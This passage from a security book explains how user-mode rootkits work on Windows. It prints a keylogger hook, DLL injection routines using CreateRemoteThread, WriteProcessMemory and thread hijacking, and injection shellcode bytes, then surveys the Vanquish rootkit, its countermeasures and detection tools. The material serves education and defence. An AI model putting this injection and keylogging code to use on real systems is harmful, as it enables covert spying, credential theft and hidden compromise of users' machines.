It is important to point out one specific DLL: Kernel32.dll is a user-mode function that handles input/output, interrupts, and memory management. This DLL is important to point out because many people believe the DLL resides in the kernel—it does not reside in the kernel, although the name may suggest it does; it works with User32.dll in userland.

API Functions

The Application Programming Interfaces (APIs) utilized within the Windows operating system are the direct line of communication for any programming language. There are eight categories that control all system access from the Windows operating system. Table 3-1 describes these WinAPI categories, their relationships, and locations.

More information on the Windows API elements, from 16- to 64-bit applications, can be found on the Microsoft Development Network (MSDN) located at msdn.microsoft.com. Each of these APIs is important as they each have functions that need to be hooked, detoured, or modified so a rootkit can function. The rootkits that are more malicious and effective will ensure they intercept functions in each class of service; otherwise, anti-detection tools may be able to determine the rootkit's presence.

Injection Techniques

This section explains the basics of some of the more complex functions and techniques utilized by user-mode rootkits. The first step for any user-mode rootkit is to inject its code into the process where it wants to install a hook. Here, we review the injection techniques in use today. We only focus on the basics because much additional complexity has been added to techniques that utilize user-mode hooks within their applications in the past two years, which makes giving an example of a perfect hook impossible. Enhanced antivirus, 64-bit operating systems, and managed code (which is code that

WinAPI Category	WinAPI Description
Advanced Services	Advanced Services provide access to the kernel for essential resources like the Registry and Windows services. This functionality is critical to rootkits, as hooking allows the rootkit to start/stop services, reboot, and modify registry keys.
Base Services	These services are the devices, file systems, processes, and threads within the OS. They are resident in kernel.exe and krnl386.exe in 16-bit Windows OSs and kernel32.dll and advapi32.dll within the 32-bit OSs. The next chapter will dive deep into the kernel and these API functions.
Common Control Library	This library provides controls to applications, such as menu bars, toolbars, and progress bars. Comctl32.dll is where the Common Control Libraries are located in 32-bit Windows OSs.
Common Dialog Box Library	The Common Dialog Box Library is the shared library that provides applications with the standard dialog boxes for tasks such as saving, finding, and opening files. This library is contained in the comdlg32.dll library (32-bit).
Graphical Device Interface	This interface provides the functions for monitors, printers, and other types of peripheral output devices. It is resident in the gdi32.dll file within 32-bit Windows OSs.
Network Services	Network Services are subdivided into two categories, one for wired and another for wireless services. These services include NetBIOS, RPC, and the Windows Socket API (Winsock) that Windows utilizes for network communications.
User Interface	The User Interface in Windows is designed to manage and use the basic controls and receive user input (i.e., mouse, keyboard, etc.). The 16-bit version is located in user.exe and the 32-bit version is in user32.dll. However, Microsoft has moved the UI to the comctl32.dll library along with the rest of the Common Controls.
Windows Shell	While this is part of the User Interface (UI), it is the API that allows access (and modification) to the operating system shell. The Windows shell is located in shlwapi.dll for 32-bit systems.

Table 3-1 Windows API Categories

runs under a virtual machine) mean each injection and hooking technique has its own pros and cons and a single technique is not 100 percent effective on its own.

Before a rootkit can hook a function and divert the execution path of a function within a process, the rootkit must place itself in the process it wants to hook. This usually requires injection of a DLL or other stub code that makes the process execute the rootkit's code. If the rootkit author cannot get code to execute inside the process, his or her code won't be able to hook the function calls within that process.

So how does the DLL injection process work? There are three main ways to inject new code into a process: `Windows hooks`, `CreateRemoteThreadwithLoadLibrary()`, and a variation of `CreateRemoteThread`.

Windows Hooking

Within the Windows operating system, much of the communication for applications that have graphical interfaces happens through the use of messages. An application that is compiled to receive messages will create a message queue that the application will read new messages from when the operating system posts new messages. For example, within a Windows application, when you click an OK button with your left mouse button, a message named `WM_LBUTTONDOWN` is sent into the application's message queue. The application will then read the message, respond to the message by performing a set of actions, and then wait for the next message. Console applications (i.e., those that do not have a standard "Windows" user interface) can also register to receive Windows messages, but traditional console applications do not handle or deal with Windows messages.

Message communication is important within Windows applications because Microsoft has created a method to intercept, or *hook*, these messages for all applications that a specific user runs. Although this is a Microsoft-supported interface and has many legitimate uses, it also has many questionable usages. Traditionally, these include keyloggers and dataloggers within spyware and malware applications. Because Microsoft supports this method, much documentation is available. As a matter of fact, the first article about message hooking in MSDN is dated 1993! Since this method is supported, it is very effective, simple, and, more importantly, reliable.

This approach has limitations, however. Traditional console applications that do not handle Windows messages cannot be hooked via this method. Furthermore, as mentioned before, the Windows hooks that are installed using this method will only hook processes that are running under the user context that installed the hook. This limitation may seem like a deal breaker but normally is not, as almost all applications a user executes run within the user's context, including Internet Explorer and Windows Explorer, and therefore are not affected by this limitation.

As we mentioned, this method is very well documented so we will provide only a brief review of how it works. Essentially, a developer must create a DLL that has a function that will receive Windows messages. This function is then registered via the operating system by calling the `SetWindowsHookEx()` function.

Let's look at some code. We have a DLL, named `Hook.dll`, that exports a function call, `HookProcFunc`. This function handles all of the intercepted Windows messages. Within our hooking installation application, we create the following:

```

bool InstallHook()
{
    HookProc HookProcFunc;
    if (HookProcFunc = (HookProc) ::GetProcAddress (g_hHookDll, "HookProc"))
    {
        if (g_hHook = SetWindowsHookEx(WH_CBT, HookProcFunc, g_hHookDll, 0))
            return true;
    }

    return false;
}

```

Note that we did not include code to load the DLL, which would be accomplished by calling `LoadLibrary()`. Now that `HookProc` has been installed, the operating system will automatically inject the `Hook.dll` into each process executed by the user and ensure that the Windows messages are passed to the `HookProcFunc()` *before* the real application, such as Internet Explorer, receives them. The `HookProcFunc` is pretty simple:

```

LRESULT CALLBACK HookProcFunc(UINT message, WPARAM wParam, LPARAM lParam)
{
    if (message == HCBT_KEYSKIPPED && (lParam & 0x40000000)) {
        if ((wParam==VK_SPACE) || (wParam==VK_RETURN) ||
            (wParam==VK_TAB) || (wParam>=0x2f ) && (wParam<=0x100)) {
            if (wParam==VK_RETURN || wParam==VK_TAB) {
                WriteKeyStroke('\n');
            } else {
                BYTE keyStateArr[256];
                WORD word;
                UINT scanCode = lParam;
                char ch;
                GetKeyboardState(keyStateArr);
                ToAscii(wParam, scanCode, keyStateArr, &word, 0);
                ch = (char) word;

                if ((GetKeyState(VK_SHIFT) & 0x8000) &&
                    wParam >= 'a' && wParam = 'z')
                    ch += 'A'-'a';

                WriteKeyStroke(ch);
            }
        }
    }
    return CallNextHookEx( 0, message, wParam, lParam);
}

```


This hook function looks to see if it was passed a message of `HCBT_KEYSKIPPED`, which is sent whenever a keypress is removed from the system queue of keypresses, so it will be received whenever a key is pressed on a keyboard. The hook function then checks to make sure the key pressed is a valid key, and if it was the `ENTER` key, it enters a new line character in the log file; otherwise, it writes the character that maps to the keyboard.

Although this is a very simple example, this is really all that is required to write a Windows hook-based keylogger. Using this approach, you can also capture screenshots of the desktop every time a specific Windows message is received or even turn on audio recording. Some spyware and malware have been known to capture screenshots in the wild as they will capture not just the application that was hooked, but anything else on the screen.

The biggest drawback to this method is that it is easily detectable, and you can get samples of code in the wild that prevent your application from falling victim to this method.

There is another problem that occurs with most implementations of Windows hooks: The hook never seems to “take effect.” Since the operating system takes the burden of ensuring a hook is placed into a process, it needs to safeguard the reliability of the operating system by making sure the OS will not crash when the hook is installed; therefore, the hook is installed when the process receives a new message into its queue. If no message is received before the `UnhookWindowsHookEx()` function (which unhooks the message queue) is called, the rootkit hook will never be installed. This happens more than you might think, especially if the rootkit is very specific about the type of processes it wants to hook, the duration the target processes execute, and the implementation of the hook. To prevent this problem from occurring, the application that sets the hook should also send a “test message” to the hook it’s looking for to ensure the DLL and the hook are properly installed in the process.

CreateRemoteThread with LoadLibrary()

When it comes to DLL injection, there are two common methods of injecting a DLL into a process within the various Windows operating systems. The first is the usage of the function, `CreateRemoteThread`, which starts a new thread in a specified process. Once this thread is loaded into the process, the thread executes code within a specific DLL that the rootkit author provides. This technique is simple and has been around for many years. Outside of the details we will provide here, there are thousands of examples on the Web, including some stable hooking engines that provide source code, so fire up Google to get your dose of `CreateRemoteThread` hooking. If that doesn’t work, our friends at Microsoft have published the thread function details within the MSDN at <http://msdn.microsoft.com>.

The argument for the `CreateRemoteThread()` contains the name for the DLL to inject, in this example, `evil_rootkit.dll`. In order to resolve the imports, the code executes the `LoadLibrary()` function (with the help of `GetProcAddress()`) when the thread is started in the remote process. As this code will be executing in a separate address space, we must modify the strings reference. This is accomplished by using the

`VirtualAllocEx()` function and writing the string to the new, usable address space. By passing the pointer to `RemoteString()`, the code is able to load and we can close the handle.

```
#define DLL_NAME "evil_rootkit.dll"
BOOL InjectDLL(DWORD ProcessID)
{
    HANDLE Proc;
    char buf[50]={0};
    LPVOID RemoteString, LoadLibAddy;

    if(!ProcessID)
        return FALSE;

    Proc = OpenProcess(CREATE_THREAD_ACCESS, FALSE, ProcessID);

    if(!Proc)
    {
        sprintf(buf, "OpenProcess() failed: %d", GetLastError());
        MessageBox(NULL, buf, "InjectDLL", NULL);
        return FALSE;
    }

    LoadLibAddy = (LPVOID)GetProcAddress(GetModuleHandle("kernel32.dll"),
                                         "LoadLibraryA");

    RemoteString = (LPVOID)VirtualAllocEx(Proc, NULL, strlen(DLL_NAME),
                                         MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
    WriteProcessMemory(Proc, (LPVOID)RemoteString, DLL_NAME, strlen(DLL_NAME), NULL);
    CreateRemoteThread(Proc, NULL, NULL, (LPTHREAD_START_ROUTINE)LoadLibAddy,
                      (LPVOID)RemoteString, NULL, NULL);

    CloseHandle(Proc);

    return true;
}
```

This code will create a new thread in the target process that was opened by `OpenProcess()`; that thread will then call `LoadLibrary()` and insert our `evil_rootkit.dll` into the process. Once the DLL is loaded, the thread will exit and the process will now have our `evil_rootkit.dll` mapped into its process space.

This injection technique will not work when you are trying to inject a DLL from a 64-bit processes into 32-bit processes or vice versa due to the Windows-on-Windows for 64-bit (WoW64) kernel. Specifically, 64-bit processes require pointers that are 64-bits so the pointer we passed to `CreateRemoteThread()` for `LoadLibrary()` would need to

be a 64-bit pointer. Since our injection application is 32-bits, we cannot specify a 64-bit pointer. How do you get around this? Have two injection applications—one for 32-bits and one for 64-bits.

CreateRemoteThread with WriteProcessMemory()

The second way to inject a DLL into a process involves a little bit more stealth. Instead of having the operating system call `LoadLibrary()`, `CreateRemoteThread()` can execute your code. What you do is actually use `WriteProcessMemory()`, which is what we used to write the name of our DLL in the previous process, to write the entire set of functions into the process's memory space and then have `CreateRemoteThread()` call the function just written into the process's memory.

This approach has many obstacles, and we will work through each. First, let's see what our process, which contains the example code we want in the target process, looks like in memory and what the target process's memory will look like once we copy our data into the target process via `WriteProcessMemory()`. The code we will review for this section was written by the authors for the book.

As you can see in Figure 3-1, we must copy the data for our function into the target process. Also, any data such as configuration parameters, options, and so on, must be copied to the target as well because the `NewFunc` cannot access any data from the injection process once it is copied to the target process. What type of data would you copy to the target process for `NewFunc`? Well, one of the problems with using this method is that the code you copy to the target process cannot reference any external DLLs other than `kernel32.dll`, `ntdll.dll`, and `user32.dll` because they are the only DLLs guaranteed to be mapped and accessible at the same memory address for every process. `User32.dll` is not guaranteed to be mapped to the same address but usually is. Why Microsoft developers chose to always assign the same address is up for debate but many think it is related to performance or for backward-compatibility reasons. So if you want to access any DLL functions that may not be available in the target process, you must pass a pointer to the functions you want to use like `LoadLibrary()` and `GetProcAddress()`. Furthermore, since static strings are stored within a binary's `.data` section, any static strings that are used within `NewFunc` will not be copied to the target process; therefore, all strings should also be passed into `NewFunc` by copying them to the target process using `WriteProcessMemory()`. Since there is so much data to copy, I recommend creating a structure that contains everything you need to pass so you can easily reference all the data, instead of having to constantly compute offsets and save the memory addresses of the locations where you copied the data. Here's a structure named `HOOKDATA`:

```
typedef HINSTANCE (WINAPI *FPLOADLIBRARY)(LPCTSTR);
typedef FARPROC (WINAPI *FPGETPROCADDRESS)(HMODULE, LPCSTR);
typedef struct {
    FPLOADLIBRARY fnLoadLibrary;
    FPGETPROCADDRESS fnGetProcAddress;
    char lpszDLLName[128]; // buffer for name of DLL to load
} HOOKDATA;
```




Figure 3-1 A structure to inject data into a new hooked process

Once the data you need to pass is defined, and the function you want to inject is defined, you need to copy the `NewFunc`, which is the function that will be executed when the thread starts in the target process. To copy data from one location to another, you need to know the size of the data. You can determine the size of `NewFunc` by either manually disassembling the code and adding up the bytes or using the following hack:

```
static DWORD WINAPI NewFunc(HOOKDATA *pHookData)
{
    // call LoadLibrary..
    return pHookData->fnLoadLibrary(pData->lpszDLLName);
}
static void AfterNewFunc(void)
{
}
```

The function, `AfterNewFunc`, will normally be placed directly after the `NewFunc` code when compiled so you can leverage the compiler and do simple math to return the size of `NewFunc`:

```
DWORD dwCodeSize = (PCHAR)AfterNewFunc - (PCHAR)NewFunc;
```

Now that you know the size of your code, you can copy it to the target process and create your thread!

```
BOOL InjectDLL(DWORD ProcessID)
{
    HANDLE Proc;
    char buf[50]={0};
```

```

HOOKDATA *pHookData;
BYTE *pNewFunc;
DWORD dwCodeSize = 0;

if(!ProcessID)
    return FALSE;

Proc = OpenProcess(CREATE_THREAD_ACCESS, FALSE, ProcessID);

if(!Proc)
{
    sprintf(buf, "OpenProcess() failed: %d", GetLastError());
    MessageBox(NULL, buf, "InjectDLL", NULL);
    return FALSE;
}

pHookData = (HOOKDATA *)VirtualAllocEx(Proc, NULL, sizeof(HOOKDATA),
                                       MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
pHookData->fnLoadLibrary = (LPVOID)GetProcAddress(GetModuleHandle("kernel32.dll"),
                                                  "LoadLibraryA");
WriteProcessMemory(Proc, (LPVOID)pHookData->lpszDLLName, DLL_NAME,
                  strlen(DLL_NAME), NULL);
pNewFunc = (BYTE *)VirtualAllocEx(Proc, NULL, dwCodeSize,
                                  MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
dwCodeSize = (PCHAR)AfterNewFunc - (PCHAR)NewFunc;
WriteProcessMemory(Proc, (LPVOID)NewFunc, NewFunc, dwCodeSize, NULL);
CreateRemoteThread(Proc, NULL, NULL, (LPTHREAD_START_ROUTINE)pNewFunc,
                  (LPVOID)pHookData, NULL, NULL);

CloseHandle(Proc);
return true;
}

```

Now, the code is executing in the new process that executes a function that can load your evil DLL or perform other hooking activities that we'll talk about later in this chapter.

Advanced DLL Injection for Nonsystem Processes

Another technique to get code to execute in another process was mentioned at rootkit.com in an article by xshadow titled, "Executing Arbitrary Code in a Chosen Process (or Advanced DLL Injection)." xshadow's research and implementation was beneficial to the updating of the injection technique in the Vanquish rootkit. The full article and code samples can be found at <https://www.rootkit.com/newsread.php?newsid=53>. This process is similar to the methods just described, with one exception: Instead of creating a new thread in the target process, you hijack a current thread and have it execute the code and then go back to what it was doing.

The methodology works as follows:

1. Monitor the creation of new processes.
2. When a new process is created, find the Thread Handle of the first thread.
3. Call the `SuspendThread()` function on the Thread handle. This pauses execution of the thread.
4. Change the first few assembly instructions of the thread (which would be the normal code the process wants executed) to a `LoadLibrary` call that will execute the code and load a DLL into the process's arbitrary memory space.

Step 4 is the most difficult of the operations simply because the developer must know how processes execute and how the various registers within the CPU work. Let's take a quick course on assembly to describe how to implement Step 4.

Within the x86 architecture, there is a small set of CPU storage areas (registers) that quickly process instructions. The registers listed in Table 3-2 are important to know and understand when working with assembly code and performing system manipulation.

The Step 4 process works in the following order to execute this DLL injection. First, we retrieve the context flags of the thread with `GetThreadContext()`. This information contains the information for the processor registers described in Table 3-2.

The next step is to copy the code to an arbitrary address in the process memory space. We did this in the example for `CreateRemoteThread/WriteProcessMemory` by finding the address of our function and copying it into the target process. We do the same here. There is a gotcha that you have to watch out for though. When our code is called, we need to ensure that all of the registers we described in Table 3-2 have the same

Register	Description
eax	Expanded Accumulator Register
ebx	Expanded Base Register
ecx	Expanded Count Register
edx	Expanded Double-Precision Register
esi	Expanded Source Index Register
edi	Expanded Destination Index Register
ebp	Expanded Base Pointer Register
esp	Expanded Stack Pointer
eip	Expanded Instruction Pointer
flags	Flags

Table 3-2 The Most Common x86 CPU Registers

value as they did before our code was executed so the hijacked thread continues to execute properly. There is a nice assembly instruction called `pushad` and its counterpart, `popad`, that will push a copy of all of the registers into memory and then push them back to their various values. A simple call to `pushad` and `popad` at the start and end of the function will take care of this entire problem so all we need to focus on is executing the `LoadLibrary()` call within our function.

Now that we have the code in the target process, we must adjust the thread's context (which includes the next instruction to execute) to execute our code.

We mentioned that we need to retrieve the thread's context, which we can do by calling `GetThreadContext()`. This function returns a structure filled in with all of the context for the thread, including the various registers. Look at the header file `winnt.h`, included with the free Windows SDK, freely downloadable from MSDN, for the full details of this structure as it is out of scope for this book.

```
CONTEXT ctx;
GetThreadContext(hThread, &ctx);
```

Now that we have the context for our thread, we can adjust the values of the context with the code. First, we need to define the function that will execute the `pushad/popad` and our `LoadLibrary()` call. This is simplest in assembly, as shown in this code listing:

```
pushad
push 0xAAAAAAAA ; Argument for LoadLibraryA, e.g, our DLL_NAME
mov esi, 0xBBBBBBBB ; Address of LoadLibraryA
call esi
popad
ret
```

Note that the two memory addresses have placeholder values (`0xAAAAAAAA` and `0xBBBBBBBB`) because they need to be replaced with the real values defined in the injection function.

NOTE

Anything after a semicolon (;) is a comment and not assembly.

Since all assembly instructions can also be defined in hex, we need to convert this assembly into a series of hex characters and replace the placeholder address values. Once the values are in hex, we can place them into ASCII representation, e.g., printable characters we can put into our source code. Once we convert the assembly to hex and store the data within a variable named `pbData` we have

```
EVIL_ROOTKIT.DLL // do not forget the null
0x60 //pushad
0x68 0xaa 0xaa 0xaa 0xaa //push dword
0xbe 0xbb 0xbb 0xbb 0xbb //mov esi, dword
```

```
0xff 0xd6 //call esi
0x61 //popad
0xc3 //ret
```

We also included the text string `EVIL_ROOTKIT.DLL` at the start of the hex codes simply to make only one memory allocation within the target process instead of two (one for the string and one for the function code). Before we do anything with this code, we should get the address of `LoadLibrary()` and replace the `0xBBBBBBBB` address in `pbData` with the address of `LoadLibrary()`.

Now that we have this data (`pbData`), we need to allocate memory for it in the target process and copy the data to the process's memory:

```
pCodeBase = (BYTE *)VirtualAllocEx(Proc, NULL, dwNumBytes,
                                   MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
WriteProcessMemory(Proc, (LPVOID)pCodeBase, pbData, dwCodeSize, NULL);
```

`pCodeBase` now contains a pointer to the memory in the target process, and it contains a copy of the assembly code and the name of the DLL. We now simply have to update the code one final time with the proper address for the name of the DLL that we need to pass to `LoadLibrary()`. Recall that `LoadLibrary` needs a parameter with an address that exists and is accessible within the target process, which is why we made it part of the code we copied to the target process. Because we placed the name of the DLL at the start of the copied code, we know the address where the string starts and can replace the `0xAAAAAAAA` value with the address of `pCodeBase`. Lastly, we need to tell the thread to start executing itself at the beginning of our code, which follows directly after the name of the DLL:

```
ctx.Eip = (DWORD)pCodeBase + sizeof("EVIL_ROOTKIT.DLL");
ctx.Esp -= 4; // We must decrement esp so eip will be executed
```

Then, we set the context into the thread and replace the existing context and have the thread start and execute the code:

```
SetThreadContext(hThread, &ctx);
ResumeThread(hThread);
```

That is a brief explanation of an advanced DLL injection technique, but other support code is required to get this technique to work. Samples of code are available on the Web as well as the practical code implementation in *Vanquish*.

This technique is very detailed and technical, however, and is not in the wild too much other than the *Vanquish* rootkit. Most malware and rootkits utilize the first or second DLL injection method. This final method will also not work in a 64-bit environment unless it is rewritten to work with 64-bit offsets. Furthermore, this technique will not work on managed code (e.g., .NET), as .NET takes over the thread before it can be suspended.

Hooking Techniques

Although there are several methods and techniques for hooking processes, we'll discuss two in relation to rootkit technology. The first is Import Address Table hooking and the second is inline function hooking.

Import Address Table Hooking

This technique is fairly simple and is widely used in programming, both nefarious and benign. When an executable is loaded, Windows reads the Portable Executable (PE) structure located within the file and loads the executable into memory. The PE format, a modified Unix file format, is the name of the file format of all EXE, DLL, SYS, and OBJ files within Windows and is critical to Windows architecture. The executable will list all the functions that it requires from each DLL. As this process is dynamic, these variables need to be loaded for access prior to runtime. The Windows loader is able to populate a table of all the function pointers called the Import Address Table (IAT). By creating this IAT, the executable is able to make a single jump when each API is called to identify the memory location of the required library. This technique allows runtime performance to be fast while initial loading of an executable may be slower.

All a rootkit DLL needs to do now is to change the address of a specific function in the IAT, so when the application goes to call the specific function, the rootkit's function is called instead.

Inline Function Hooking

The second technique for hooking is referred to as *inline function hooking*. This technique modifies the core system DLLs by replacing the first five bytes of the targeted function with rootkit instructions. By creating a jump to the rootkit, the hooked function can control the function and alter the data return.

Hooking Engines

Since user-mode hooking has become rather prolific, many vendors utilize hooking for legitimate reasons such as licensing, data protection, and even simple application functionality. Because of these requirements, a variety of hooking engines have been developed to aide developers in producing user-mode hooks. These same engines can also be used by rootkit authors, although we haven't seen too much of this in the wild.

EasyHook Probably the most complete and stable hooking engine, EasyHook has many capabilities that go far beyond a simple user-mode hooking engine. Here is how the author of EasyHook describes it:

EasyHook starts where Microsoft Detours ends. EasyHook supports extending (hooking) unmanaged code (APIs) with pure managed ones, from within a fully managed environment like C# using Windows 2000 SP4 and later, including Windows XP x64, Windows Vista x64, and Windows Server 2008 x64. Also 32- and 64-bit kernel-mode hooking is supported as well as an unmanaged user-mode API, which allows you to hook targets without

requiring a NET Framework on the customer's PC. An experimental stealth injection hides hooking from most of the current AV software.

What is important about EasyHook is that the author has done a very good job at ensuring the hooking capabilities are stable for injecting and removing a hook.

EasyHook has a long list of features. Here is a summary that may help you decide to make EasyHook the choice for your hooking project. Furthermore, by reviewing the source code of EasyHook (yes, it is open source software), you can see well-coded examples of the hooking techniques described previously.

- A so-called Thread Deadlock Barrier will eliminate many core problems when hooking unknown APIs.
- You can write managed hook handlers for unmanaged APIs, e.g., write hooks in C#!
- You can use all the convenience managed code provides, like .NET Remoting, Windows Presentation Foundation (WPF), and Windows Communication Foundation (WCF).
- It is a documented, pure unmanaged hooking API for speed and portability.
- Support provided for 32- and 64-bit kernel-mode hooking, including the bypassing of PatchGuard!
- No resource or memory leaks are left in the hooked process.
- A stealth injection mechanism is included that won't raise the attention of any current antivirus software.
- EasyHook32.dll and EasyHook64.dll are pure unmanaged modules and can be used without any .NET framework installed!
- All hooks are installed and automatically removed in a stable manner.
- Support is provided for Windows Vista SP1 x64 and Windows Server 2008 SP1 x64 by utilizing totally undocumented APIs to allow hooking into any terminal session.
- You will be able to write injection libraries and host processes compiled for any CPU, which will allow you to inject your code into 32- and 64-bit processes from 64- and 32-bit processes by using the very same assembly in all cases.



If you need to hook or want to learn the ins and outs of how to write a hook properly in user-mode, definitely check out EasyHook. A link to the EasyHook website can be found at the *Hacking Exposed Malware & Rootkits* website (<http://www.malwarehackingexposed.com>), or you can find EasyHook at <http://www.codeplex.com/easyhook>.

User-Mode Rootkit Examples

Several common rootkits have been discovered and analyzed over the past decade, however, three "classic" examples stand out. The following sampling will provide

detailed context into how the user-mode rootkit works—and its relationship to the WinAPIs—and its relationship to associated Trojans.



Vanquish

<i>Popularity:</i>	5
<i>Simplicity:</i>	7
<i>Impact:</i>	5
<i>Risk Rating:</i>	6

Vanquish is a user-mode rootkit designed around DLL injection techniques in order to hide files, folders, and registry entries. It also contains the ability to log passwords. The version used for this writing is Vanquish v0.2.1, as it was lying around and we haven't ever had any problems with it. A copy of this code is available via a quick search on Google. There are two things to remember, however: 1) Antivirus software will probably detect this package and try to quarantine or remove it, and 2) it is designed to be run with administrator privilege.

Vanquish can be run in 32-bit versions of Windows 2000, XP, and 2003. As of this writing, we have not tested it (or any rootkits for that matter) on Vista.

Components

The software package includes the following files and intended functionality. The directories of the .zip package include the Vanquish folder and the bin directory. The components of the software package are detailed in Tables 3-3 and 3-4.

Component	Description
readme.txt	This is the help file that explains the functionality, features, and components of the software.
setup.cmd	setup.cmd is the installer wrapper batch file for loading the rootkit on a system. When run, it will execute Vanquish and call installer.cmd.
installer.cmd	Installer.cmd will perform the installation in one of the following modes: install, restore, reinstall, remove, or remove old.
vanquish.exe	This is the injection program for Vanquish.
vanquish.dll	Vanquish.dll includes all the DLL submodules that will be injected into the operating system.

Table 3-3 Description of Vanquish Installation Files

Vanquish DLLs

The `vanquish.dll` includes submodules that perform a variety of functions once the DLL has been injected into a process. Table 3-4 provides information on the submodules, what features they provide to the Vanquish rootkit, and which Windows services functions they affect.

Put Them Together and What Have You Got...

Each of the DLL injections provides a unique service to the rootkit as they all hook independent APIs and create a new process. The DLL injection in the earlier (pre 0.1-beta9) versions of Vanquish used the `CreateRemoteThread` injection technique. This was modified in order to eliminate the occasional occurrence of the processes completing prior to being hooked, which was discussed previously. What good is a hooked DLL that

Module	Functionality	API Used
DllUtils	Inject Vanquish DLL into new processes. Make sure nothing will unload Vanquish DLL.	(CreateProcess(AsUser)A/W) (FreeLibrary)
HideFiles	Hide files/folders containing the magic string "vanquish."	(FindFirstFileExW, FindNextFileW)
HideReg	Hide registry entries containing the same magic string.	(RegCloseKey, RegEnumKeyA/W, RegEnumKeyExA/W, RegEnumValueA/W, RegQueryMultipleValuesA/W)
HideServices	Hide service entries containing the magic string in their name.	(EnumServicesStatusA/W)
PwdLog	Logs username, passwords, and domain.	(LogonUserA/W, WlxLoggedOutSAS)
SourceProtect	Prevent deletion of files /folders that start with D:\MY. Prevent changing of system time.	(DeleteFileA/W, RemoveDirectoryA/W) (SetLocalTime, SetTimeZoneInformation, SetSystemTimeAdjustment, SetSystemTime)

Table 3-4 Vanquish.dll Submodules, Feature Descriptions, and Affected Services Functions

is visible to the user? So, the version that we are using (v0.2.1) is utilizing the advanced DLL injection described earlier in this chapter.

Vanquish is installed on the target box by running the `setup.cmd` batch file. This batch initiates the `installer.cmd` script, which will check for previous installations of Vanquish and perform the rootkit installation. The installer calls `vanquish.exe` to perform an advanced DLL injection of the `vanquish.dll` with the aid of inline function hooking.

— Vanquish Countermeasures

With user-mode rootkits, there are two basic thought processes concerning effective countermeasures. The first is preventive effective computer security practices and the second is reactive use of the myriad of rootkit detection tools that have become popular over the last several years. As Vanquish is about the easiest rootkit to defend against because its source code is available and it doesn't require any advanced stealth metrics, talking about network security and defense seems prudent, so that you are less likely to be victimized by a rootkit. All the rootkit detection tools listed later in Chapter 10 will detect Vanquish.

Computer Security Practices

While it should come as no surprise, the primary reason for unknowingly owning a rootkit is through system compromise. While antivirus technology has evolved over the past 25 years, great advances in firewall, intrusion detection and protection systems, network access controls, and web monitoring have also changed the enterprise security posture. However, despite the plethora of tools and technologies, there continues to be an ever-increasing number of compromised systems that could have most likely been eliminated by following sound computer security practices. The best technology in the world does not provide any value if users and administrators can bypass the security controls by not following proper processes or company policies.

Rootkits can easily be placed on systems through several different attack vectors such as worms, P2P, or Trojans, so using port blocking, firewalls, and web monitoring as a preventive strategy could possibly save you a lot of time removing and rebuilding infected machines. Strong password policy enforcement, elimination of group and shared accounts, and social engineering awareness will also greatly assist in reducing the number of machines that can be remotely compromised by malware.

Rootkit Detection

Several rootkit detection tools can be used for detection and removal of different rootkits and types of rootkits, and Vanquish can be detected by all of them. Later in the book, we dedicate an entire chapter (Chapter 10) to rootkit detection, and we'll cover several of these tools in detail. The most common rootkit detection tools are listed in Table 3-5.

Tool	Description
HBGary Responder	This licensed software performs live memory analysis and preservation. This tool will identify all physical to virtual address mappings, re-create the object manager, and expose all objects. Unlike other commercial rootkit detectors, this tool requires an in-depth understanding of memory analysis and is not suitable for a normal user. More information can be found at HBGary's website, www.hbgary.com/products.html .
F-Secure BlackLight	F-Secure's BlackLight technology provides rootkit detection and removal of most types of common rootkits. This tool is included in F-Secure Internet Security 2007 & 2008 and is available through the Online Scanner (http://support.f-secure.com/enu/home/ols.shtml). The standalone version can be downloaded from the F-Secure Security Center at ftp://ftp.f-secure.com/anti-virus/tools/fsbl.exe .
IceSword	This tool was developed by pjf_ to detect, disable, and remove rootkits. IceSword will detect hidden autostarts, files and folders, processes and services, registry entries, Browser Helper Objects (BHO), and Windows messaging hooks. The download is available, in Chinese, at http://www.xfocus.net/tools/200505/1032.html .
RootkitRevealer	The RookitRevealer program was developed by Mark Russinovich at SysInternals. This advanced rootkit detection software identifies API variations and has an option for scanning the system registry. The current version may be downloaded from the Microsoft site at http://download.sysinternals.com/Files/RootkitRevealer.zip .
And the rest...	There are several other tools that can be used to identify rootkits. We can (only) attest to the validity of the aforementioned tools, as we've successfully used them. Here is a list of other tools that offer rootkit detection: —Microsoft Windows Malicious Removal Tool —North Security Labs Hypersight Rootkit Detector —Sophos Anti-Rootkit Tool —Trend Micro RootkitBuster —McAfee Rootkit Detective

Table 3-5 Recommended Detection Software for User-Mode Rootkits



Hacker Defender

<i>Popularity:</i>	9
<i>Simplicity:</i>	7
<i>Impact:</i>	8
<i>Risk Rating:</i>	8

Hacker Defender, aka HxDef, is likely the most identified rootkit in the wild. It was developed and released by Holy Father and Ratter/29A and designed for Windows NT/2000/XP. HxDef is a highly customizable rootkit that contains a configuration settings file, a backdoor, and a redirector. These tools make for an extremely powerful rootkit. The concept of this program is to hook key Windows APIs in order to take control of the individual functions. Once these functions are controlled, the rootkit is able to handle some of the API data calls. In the process, it is also able to handle and hide any file, process, service, driver, or registry key that is configured, making itself a nearly invisible rootkit.

